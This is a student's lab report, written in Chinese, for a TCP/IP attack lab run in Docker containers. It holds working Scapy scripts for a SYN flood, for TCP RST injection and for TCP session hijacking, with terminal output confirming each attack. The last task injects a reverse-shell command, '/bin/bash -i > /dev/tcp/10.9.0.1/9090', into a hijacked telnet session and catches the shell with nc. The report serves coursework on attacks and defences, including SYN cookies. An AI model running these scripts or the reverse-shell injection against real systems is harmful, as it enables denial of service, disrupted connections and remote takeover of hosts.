Lab2 :TCP/IP Attack Lab

57118228 孙志刚

Task 1 :SYN Flooding Attack

Task 1.1:Launching the Attack Using Python

首先进入受害者主机 victim，并查看队列长度

```
seed@VM: ~/.../Labsetup
[07/12/21]seed@VM:~/.../Labsetup$ dockps
36e18edfd25c  user1-10.9.0.6
b04b16a456f2  victim-10.9.0.5
81e76c2a1d8c  seed-attacker
f7ce2f98b8db  user2-10.9.0.7
[07/12/21]seed@VM:~/.../Labsetup$ docksh b0
root@b04b16a456f2:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@b04b16a456f2:/#
```

然后使用 netstat -nat 查看当前的套接字队列使用情况，可以看到除了 telnet 的守护进程在监听23端口外，没有任何套接字

```
root@b04b16a456f2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39877        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
```

此时，利用 user1(10.9.0.6) 对 victim(10.9.0.5) 发起 telnet 连接，发现可以正常连接

```
seed@VM: ~/.../Labsetup
[07/12/21]seed@VM:~/.../Labsetup$ docksh 36
root@36e18edfd25c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b04b16a456f2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

接下来为 SYN Flooding 攻击做准备，首先利用 **sysctl -a | grep syncookies** 查看 SYN 泛洪攻击对策, 置为0时则说明 SYN cookie 机制是关闭的，然后使用 **ip tcp_metrics flush** ， **ip tcp_metrics show** 消除内核缓存，以防后面体现不出攻击的效果

```
[07/12/21]seed@VM:~/.../Labsetup$ docksh b0
root@b04b16a456f2:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@b04b16a456f2:/# ip tcp_metrics flush
root@b04b16a456f2:/# ip tcp_metrics show
root@b04b16a456f2:/#
```

synflood.py的代码如下

```python
#!/bin/env python3

from scapy.all import IP,TCP,send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst='10.9.0.5')
tcp = TCP(dport=23,flags='S') #23端口为telnet
pkt = ip/tcp

while True:
   pkt[IP].src = str(IPv4Address(getrandbits(32)))
   pkt[TCP].sport = getrandbits(16)
   pkt[TCP].seq = getrandbits(32)
   send(pkt,verbose=0)
```

首先直接在 seed-attacker 上运行该程序对 victim(10.9.0.5) 进行攻击，可以看到已经产生了大量的 SYN_RECV ，表明该端口已经拥堵。但是 telnet 仍可以成功登录

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ docksh 81
root@VM:/# cd volumes
root@VM:/volumes# chmod a+x synflood.py
root@VM:/volumes# synflood.py
```

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ docksh b0
root@b04b16a456f2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:39877        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             136.248.68.12:32561     SYN_RECV
tcp        0      0 10.9.0.5:23             100.121.94.104:37843    SYN_RECV
tcp        0      0 10.9.0.5:23             242.224.123.197:22354   SYN_RECV
tcp        0      0 10.9.0.5:23             33.103.74.217:30642     SYN_RECV
tcp        0      0 10.9.0.5:23             123.243.126.144:53474   SYN_RECV
tcp        0      0 10.9.0.5:23             181.188.150.202:23363   SYN_RECV
tcp        0      0 10.9.0.5:23             181.216.181.188:7969    SYN_RECV
tcp        0      0 10.9.0.5:23             91.179.145.37:64155     SYN_RECV
tcp        0      0 10.9.0.5:23             245.126.43.145:14667    SYN_RECV
tcp        0      0 10.9.0.5:23             254.121.7.92:65488      SYN_RECV
tcp        0      0 10.9.0.5:23             63.93.148.7:56713       SYN_RECV
tcp        0      0 10.9.0.5:23             141.251.203.155:6637    SYN_RECV
tcp        0      0 10.9.0.5:23             219.39.224.50:22737     SYN_RECV
tcp        0      0 10.9.0.5:23             12.122.135.253:62687    SYN_RECV
```

但是，登录用户机 user1(10.9.0.6)，尝试 telnet 远程登录客户机, 依然可以成功

```
seed@VM: ~/.../volumes
b04b16a456f2  victim-10.9.0.5
81e76c2a1d8c  seed-attacker
f7ce2f98b8db  user2-10.9.0.7
[07/12/21]seed@VM:~/.../volumes$ docksh 36
root@36e18edfd25c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b04b16a456f2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

尝试运行同时多个**synflood.py**来进行攻击。queue的长度为128，由于Ubuntu20.04的kenel mitigation机制，会有四分之一的用作“proven destination”，所以当SYN_RECV达到97时就已经满了。

```
root@VM:/volumes# synflood.py&
[17] 79
root@VM:/volumes# synflood.py&
[18] 83
root@VM:/volumes# synflood.py&
[19] 87
root@VM:/volumes# synflood.py&
[20] 91
```

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ docksh b0
root@b04b16a456f2:/# netstat -tna | grep SYN_RECV | wc -l
97
root@b04b16a456f2:/# ip tcp_metrics flush
```

在此时SYN Flooding攻击已经成功，其他用户已经无法正常地使用telnet服务进行登录了。可以看到会 一直卡在Trying阶段。

```
[07/12/21]seed@VM:~/.../volumes$ docksh 36
root@36e18edfd25c:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.2:Launch the Attack Using C

编译**synflood.c**, 运行

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
[07/12/21]seed@VM:~/.../volumes$ synflood 10.9.0.5 23
```

可以发现，该 C 程序达到了攻击效果，相比于 Python 程序，C 程序的速度较快

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ docksh 36
root@36e18edfd25c:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

原因可能是C的代码执行效率要比Python的高，可以更快速的进行发包，但写起来相对来说也要复杂。

Task 1.3:Enable the SYN Cookie Countermeasure

首先更改 docker-compose.yml 内 Victim 的相关配置, 将 net.ipv4.tcp_syncookies 置为1, 表示开启

```
    Victim:
        image: handsonsecurity/seed-ubuntu:large
        container_name: victim-10.9.0.5
        tty: true
        cap_add:
                - ALL
        sysctls:
                - net.ipv4.tcp_syncookies=1

```

关闭 docker，再次开启 docker 后，在 victim 中查看，发现成功开启

```
seed@VM: ~/.../Labsetup
[07/12/21]seed@VM:~/.../Labsetup$ dockps
49d3d6954d0f  seed-attacker
8e9e08425195  user1-10.9.0.6
4939007ec2fc  user2-10.9.0.7
93dfb1a5b144  victim-10.9.0.5
[07/12/21]seed@VM:~/.../Labsetup$ docksh 93
root@93dfb1a5b144:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 1
```

在 attacker 中尝试攻击，发现攻击失效。user1 (10.9.0.6) 远程登录成功，说明 syn cookie 已经起作用了

```
seed@VM: ~/.../Labsetup
[07/12/21]seed@VM:~/.../Labsetup$ docksh 49d
root@VM:/# cd volumes
root@VM:/volumes# synflood 10.9.0.5 23

seed@VM: ~/.../Labsetup
[07/12/21]seed@VM:~/.../Labsetup$ docksh 8e
root@8e9e08425195:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
93dfb1a5b144 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

在 victim(10.9.0.5) 中输入**netstat -nat** 可以看到成功建立了连接


```
seed@VM: ~/.../Labsetup
tcp        0      0 10.9.0.5:23             82.217.67.72:30590      SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:49824          TIME_WAIT
tcp        0      0 10.9.0.5:23             62.100.176.23:32123     SYN_RECV
tcp        0      0 10.9.0.5:23             33.107.213.55:47448     SYN_RECV
tcp        0      0 10.9.0.5:23             121.160.225.33:47026    SYN_RECV
```

原理: 在服务器接收到 SYN 包之后，会使用只有服务器才知道的密钥，根据包中的信息计算一个哈希值 (H) . 哈希值 (H) 作为服务器的初始序列号发送到客户端, 这个 H 就被 称为 SYN cookie。

如果客户端是攻击者, 那么攻击者不会返回 SYN ACK 报文，没有返回就说明对方为攻击者, 不会建立 socket 资源；如果客户端不是攻击者，那么它就会在 ack 处填上 H+1 返回一个 SYN ACK 报文给服务器，服务器通过重新计算 H，来确定 ack 中的数是否正确, 若正确, 则再建 立合法连接。 因而，SYN cookie 可以有效防止 SYN 泛洪攻击。

Task 2:TCP RST Attacks on telnet Connections

我们假定A (10.9.0.6) 要telnet远程登录B(10.9.0.5) , 同时用Wireshark进行抓包, 记录相应的报文。观察最后的通信报文TCP相关字段值如下.



根据该报文信息，构建如下的报文伪造程序。其中，因为最后的报文没有附带的字节，所以 Ack 和 Seq 值都不需要变化：

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=55868, dport=23, flags="RA", seq=2671101046,
ack=3856368228)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在seed-attacker上运行该程序。可以发现A和B的telnet连接中断了。

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ docksh 49d
root@VM:/# cd volumes
root@VM:/volumes# python3 RSTattack.py
version    : BitField  (4 bits)                = 4               (4)
ihl        : BitField  (4 bits)                = None            (None)
tos        : XByteField                        = 0               (0)
len        : ShortField                        = None            (None)
id         : ShortField                        = 1               (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
```


```
seed@VM: ~/.../Labsetup
Last login: Tue Jul 13 00:12:38 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@93dfb1a5b144:~$ Connection closed by foreign host.
root@8e9e08425195:/#
```

自动发起攻击的代码：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA",
seq=pkt[TCP].seq,
ack=pkt[TCP].ack)

    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5
and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

Task 3:TCP Session Hijacking


首先，利用 user1(10.9.0.6) 与victim(10.9.0.5) 建立 telnet 连接，并用 Wireshark 进行抓包，得到我们所需要的 Src Port 、Dst Port 、Seq 和 ACK 。



根据最后一个报文修改相应的程序，并将信息修改为删除相应文件的信息。

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.6',dst='10.9.0.5')
tcp = TCP(sport=56070,dport=23,flags="A",seq=1194385712,ack=815378786)
data = "touch /home/seed/szg.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在attack执行代码，然后后在victim /home/seed/能够看到出现了一个新的文件夹szg.txt，说明成功执行了发送的指令



```
seed@VM: ~/.../volumes
root@add7562e9df7:/home# cd seed
root@add7562e9df7:/home/seed# ls
root@add7562e9df7:/home/seed# exit
exit
[07/12/21]seed@VM:~/.../volumes$ docksh add7
root@add7562e9df7:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@add7562e9df7:/# cd home
root@add7562e9df7:/home# cd seed
root@add7562e9df7:/home/seed# ls
szg.txt
```

自动发起攻击的代码：

```python
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A",
seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "touch /home/seed/szg.txt\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5
and dst port
23', prn=add)
spoof_pkt(pkts[-1])
```

Task 4:Creating Reverse Shell using TCP Session Hijacking

同上，从 10.9.0.6 使用 telnet 远程连接到 victim 上，并打开 Wireshark 监听； 根据最后一个报文修改 Task3 的程序，并将信息更改为： **data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r**

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src='10.9.0.6',dst='10.9.0.5')
tcp = TCP(sport=56092,dport=23,flags="A",seq=4268707627,ack=604625225)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在攻击者容器中，输入 listen 指令开启监听模式：

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ dockps
1927085db517  seed-attacker
adda525c7164  user1-10.9.0.6
add7562e9df7  victim-10.9.0.5
e9645fbc5d6e  user2-10.9.0.7
[07/12/21]seed@VM:~/.../volumes$ docksh 19
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 33420
seed@add7562e9df7:~$
```

运行程序，成功和 9090 端口连接，获取了shell

```
seed@VM: ~/.../volumes
[07/12/21]seed@VM:~/.../volumes$ docksh 19
root@VM:/# cd volumes
root@VM:/volumes# python3 2_4.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
```